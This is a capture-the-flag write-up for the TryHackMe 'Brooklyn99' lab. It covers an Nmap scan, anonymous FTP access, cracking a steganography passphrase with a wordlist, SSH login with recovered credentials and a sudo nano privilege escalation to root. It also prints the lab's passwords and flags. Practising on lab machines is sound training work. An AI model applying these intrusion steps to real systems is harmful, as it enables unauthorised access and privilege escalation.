TryHackMe - Brooklyn99

Mnemosyne

2023-04-08

Contents

Nmap

We begin our reconnaissance by running an Nmap scan checkign default scripts and testing for vulnerabilities.

```
$ nmap -sC -sV -vv 10.10.41.112 -oA results
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-08 20:02 EDT
...
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.
   txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.58.120
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
   Linux; protocol 2.0)
...
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel.
```

We see now that there are three ports that are open:

- FTP port 21 - Anonymous login allowed
- SSH port 22
- HTTP port 80

Let's start with the FTP port first.

FTP port 21

We will login as anonymous through FTP. The password is usually blank when the user is “Anonymous”. Logging in we see that there is a file called “note_to_jake.txt”.

```
$ ftp 10.10.41.112
Connected to 10.10.41.112.
220 (vsFTPd 3.0.3)
Name (10.10.41.112:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mget *
mget note_to_jake.txt [anpqy?]?
229 Entering Extended Passive Mode (|||30422|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |***************************************************|   119        1.29 KiB/s    00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (0.66 KiB/s)
ftp> bye
221 Goodbye.
```

Now that we have the note let’s see what the note says:

```
$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

Ok it seems that Jake’s password is weak. This either means that Jake’s SSH password is weak or there is some web app that has a weak password. We can use Hydra to crack Jake’s password. For now, let’s visit the site.

HTTP Port 80

Visiting the site we see the main Brooklyn 99 show cover. Let's inspect the web page's source code.

Figure 1: Home Page

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrol
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

Figure 2: Source Code

Steganography is the technique of hiding information in plain sight. For example, text can be hidden in other texts, images, sounds, and even gifs. It seems that there might be information hidden in the image on the home page.

Steganography

We will use the steghide tool to extract information from the Brooklyn 99 image.

```
$ steghide extract -sf brooklyn_steg.jpg
Enter passphrase:
steghide: cannot uncompress data. compressed data is corrupted.
```

It seems that the image is password protected. We will use another tool, stegcracker, to crack the password. By default, stegcracker uses the rockyou wordlist if a wordlist isn't provided.

```
$ stegcracker brooklyn_steg.jpg -o stegpass.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'brooklyn_steg.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20523 passwords
Your file has been written to: stegpass.txt
admin
```

Thus the password is **admin**. Let's use steghide to crack the image again.

```
$ steghide extract -sf brooklyn_steg.jpg
Enter passphrase:
wrote extracted data to "note.txt".

$ cat note.txt
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

So it seems Holt's password is **fluffydog12@ninenine**. Let's SSH into the box using these credentials.

User flag

```
ssh login:
$ ssh holt@10.10.41.112
The authenticity of host '10.10.41.112 (10.10.41.112)' can't be
    established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/
    dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
    yes
Warning: Permanently added '10.10.41.112' (ED25519) to the list of
    known hosts.
holt@10.10.41.112's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
```

Thus the user flag is: **ee11cbb19052e40b07aac0ca060c23ee**.

Privilege Escalation

Now that we have the user flag, we need to get the root flag. Let's see if there's anyway to escalate our privileges.

```
holt@brookly_nine_nine:/home$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
        sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
```

So user holt can run nano using **sudo** without a password. Thankfully, **nano** has a privilege escalation vulnerability as can be see on GTFObins.





Figure 3: Nano Sudo Vulnerability

Root Flag

Let's exploit this vulnerability and gain the root flag:



Now we have our root flag: **63a9f0ea7bb98050796b649e85481845**